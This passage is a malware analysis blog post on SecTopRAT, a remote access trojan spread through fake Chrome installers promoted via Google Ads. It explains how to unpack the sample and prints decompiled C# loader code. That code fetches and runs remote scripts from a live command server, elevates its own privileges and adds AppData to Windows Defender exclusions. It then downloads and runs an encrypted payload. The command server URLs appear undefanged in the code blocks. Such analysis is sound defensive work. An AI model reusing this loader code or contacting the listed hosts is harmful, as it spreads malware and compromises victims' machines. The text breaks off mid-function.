SecTopRAT: A Dangerous Remote Access Trojan Spreading Through Google Fake Ads

By Sarviya

Published: 2025-02-28 · Archived: 2026-04-05 20:35:07 UTC

t

6 min read

Feb 28, 2025

SecTopRAT is a type of Remote Access Trojan (RAT) that gives attackers unauthorized access to a victim's system. It allows them to execute commands, steal sensitive data, and even take full control of the infected device. This malware is often spread through malicious software bundles, phishing emails, or deceptive ads, such as fake Chrome installers promoted via Google Ads.

Cybercriminals are misusing Google Ads to distribute malware, tricking users into downloading fake Chrome installers from fraudulent Google Sites pages. These pages serve as intermediaries, delivering SecTopRAT or other malicious payloads to unsuspecting victims.

This tactic is similar to past large-scale phishing attacks targeting Google accounts, showing how attackers continuously refine their methods to exploit trusted platforms. To stay safe, users should be cautious when clicking on sponsored ads and only download software from official sources.

Press enter or click to view image in full size




Figure 1: Downloading Googlechrome.exe — by Fake ads

Cybercriminals are abusing Google Ads to distribute SecTopRAT by promoting a fake Chrome installer via a fraudulent website (**https://chrome.browser.com.de**) in Figure 1. Unsuspecting users who download

googlechrome.exe from this site risk malware infection and system compromise.

In-Depth Analysis of Malware: A Comprehensive Breakdown

Now, let's dive deep into a thorough analysis of these malware, examining their behaviour, impact, and mitigation strategies in detail.

Press enter or click to view image in full size




Figure 2: Die — Overlay

Load the downloaded **googlechrome.exe (w.dat)** file into **DIE (Detect It Easy)**, which indicates that the file is packed and contains an unusual overlay. As shown in **Figure 2**, the highlighted overlay details reveal a **starting offset of 0x0081FE00** and a **size of 0x980F74D** in DIE.

Press enter or click to view image in full size




Figure 3. Hxd — Select Block

Open **googlechrome.exe (w.dat)** in **HxD** and press **Ctrl + E** to select a block of data. Enter the **start offset as 0x81FE00** and the **length as 0x980F74**. After selecting the block, copy it and paste it into a new **HxD** window.

Press enter or click to view image in full size




Figure 4. HxD — Delete data before MZ

After copying the selected block, remove the **zero-padded data** before the **“4D 5A” (MZ header)** in **HxD**. Once cleaned, save the file.

Accessed	Friday 28 February 2023, 10:28:42
MD5	A3BDB7AF411C8CB2A77BDD668000A80A
SHA-1	AAC90A5A123AD896E00EB1B0C15E5710CD8FFCA2

Figure 5. Extracted overlay File Hash

Next Phase:

Press enter or click to view image in full size




Figure 6. Die — Extracted overlay File

Open the extracted **overlay file**, which indicates that it is a **.NET malware**. This file also has an **unusual overlay**, with a **starting offset of 0x2E00** and a **size of 0x97DF75**. Extract the **overlay file** in **HxD** by selecting the **start offset and size**, copying the block, pasting it into a new **HxD window**, removing data before **“4D 5A”**, and saving the file.

By clicking on the **Entropy** option, the file shows **high entropy**, indicating that it is **packed**.

Press enter or click to view image in full size




Figure 8: Die — Overlay-Another MZ File

By clicking on the **Overlay** option and scrolling down to **0x200**, another **“MZ” header** can be seen, indicating the presence of another file within the overlay.

Get Sarviya’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Phase 3:

Press enter or click to view image in full size




Figure 9. Load the

Open the extracted **overlay file from googlechrome.exe** in **dnSpy**, then **right-click** and select **“Go to Entry Point”**, scroll up see able to find link as shown in the figure above.

```
namespace Notl
{
    // Token: 0x02000003 RID: 3
    [NullableContext(1)]
    [Nullable(0)]
    public class App : Application
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002099 File Offset: 0x00000299
        protected override void OnStartup(StartupEventArgs e)
        {
            base.OnStartup(e);
            this.RunApplicationAsync().ContinueWith(delegate(Task t)
            {
                if (t.Exception != null)
                {
                    base.Dispatcher.Invoke(delegate
                    {
                        new MainWindow().Show();
                    });
                }
            });
        }
```

Figure 10. Execute the script

The OnStartup() method is triggered when the application starts. It calls RunApplicationAsync(), which is responsible for fetching and executing the remote script. If an **exception occurs**, the program ensures that the **MainWindow UI is displayed**, possibly to mislead the user into thinking the application is a legitimate program. This behavior suggests an attempt to **hide malicious activity** behind a **decoy** interface.

Press enter or click to view image in full size

```
    // Token: 0x06000005 RID: 5 RVA: 0x000020BC File Offset: 0x000002BC
    private async Task RunApplicationAsync()
    {
        try
        {
            string text = await App.GetCodeFromServerAsync("https://launchapps.site/getCode.php");
            if (string.IsNullOrEmpty(text))
            {
                base.Dispatcher.Invoke(delegate
                {
                    new MainWindow().Show();
                });
            }
            else
            {
                await App.ExecuteCodeAsync(text);
            }
        }
        catch (Exception)
        {
            base.Dispatcher.Invoke(delegate
            {
                new MainWindow().Show();
            });
        }
    }
```

Figure 11. Payload download from link

This asynchronous function (RunApplicationAsync()) tries to retrieve a **remote script** from hxxxs://launchapps[.]site/getCode[.]php. If the fetched content is **empty or an error occurs**, the application **opens a window (MainWindow)** to maintain a **legitimate appearance**. Otherwise, if a script is successfully downloaded, the function calls ExecuteCodeAsync(), which runs the fetched script on the machine. This function effectively turns the application into a **Remote Access Trojan (RAT)**, allowing **attackers to send and execute new payloads dynamically**.

Press enter or click to view image in full size





Figure 12. Remote server- download payload

This function establishes a connection to the **remote server** (hxxxs://launchapps[.]site/getCode[.]php) using **HttpClient**. If the request is successful, it returns the server's response as a string, which is expected to be **a script to execute**. If the server fails to respond or returns an error, the function simply **returns null**. This function enables **command-and-control (C2) communication**, meaning that **attackers can update the malicious script at any time** without modifying the original malware.

The next step in our analysis is to examine the payload retrieved from hxxxs://launchapps[.]site/getCode[.]php. By manually entering the URL in a browser, we were able to obtain the payload for further investigation.

Press enter or click to view image in full size





```
using System;
using System.Diagnostics;
using System.IO;
using System.Net.Http;
using System.Security.Cryptography;
using System.Security.Principal;
using System.Threading.Tasks;

async Task RunApplicationAsync()
{
    if (!IsRunAsAdministrator())
    {
        var currentProcess = Process.GetCurrentProcess();
        var processInfo = new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = $"/c \"{currentProcess.MainModule.FileName}\" -runAsAdmin {currentProcess.Id}",
            UseShellExecute = true,
            Verb = "runas",
            WindowStyle = ProcessWindowStyle.Hidden
        };
        try
        {
            var process = Process.Start(processInfo);
            process?.WaitForExit();
        }
        catch { }
        Environment.Exit(0);
    }

    AddAppDataToDefenderExclusions();
```

Figure 13. Run application as Admin privilege & Bypass Defender

The **IsRunAsAdministrator()** function checks if the script is running with administrative privileges. If not, it restarts itself with elevated privileges using cmd.exe and runas verb.

The **AddAppDataToDefenderExclusions**() function adds the **AppData** folder to Windows Defender exclusions using PowerShell.This ensures that any malicious files stored in **AppData\BackupWin** are not detected by antivirus scans.

Press enter or click to view image in full size





```
    string requestUrl = "https://launchapps.site/3.php";
    string uuid = Baw_uuid ;
    if (!string.IsNullOrEmpty(uuid))
    {
        requestUrl += $"?uuid={Uri.EscapeDataString(uuid)}";
    }
    await DownloadAndDecryptFileAsync(requestUrl);

    await DownloadAndRunFileAsync();
    Environment.Exit(0);
}
```

Figure 14. Download the Encrypted Payload

The script fetches an encrypted payload from hxxps://launchapps[.]site/3[.]php and decrypts it using AES. The decrypted file is saved as decrypted.exe in AppData\BackupWin and then executed.

Press enter or click to view image in full size





```
async Task DownloadAndDecryptFileAsync(string requestUrl)
{
    using (var client = new HttpClient())
    {
        var response = await client.GetAsync(requestUrl);
        response.EnsureSuccessStatusCode();
        var responseText = await response.Content.ReadAsStringAsync();
        string[] parts = responseText.Split(',');
        if (parts.Length != 3)
        {
            throw new Exception();
        }
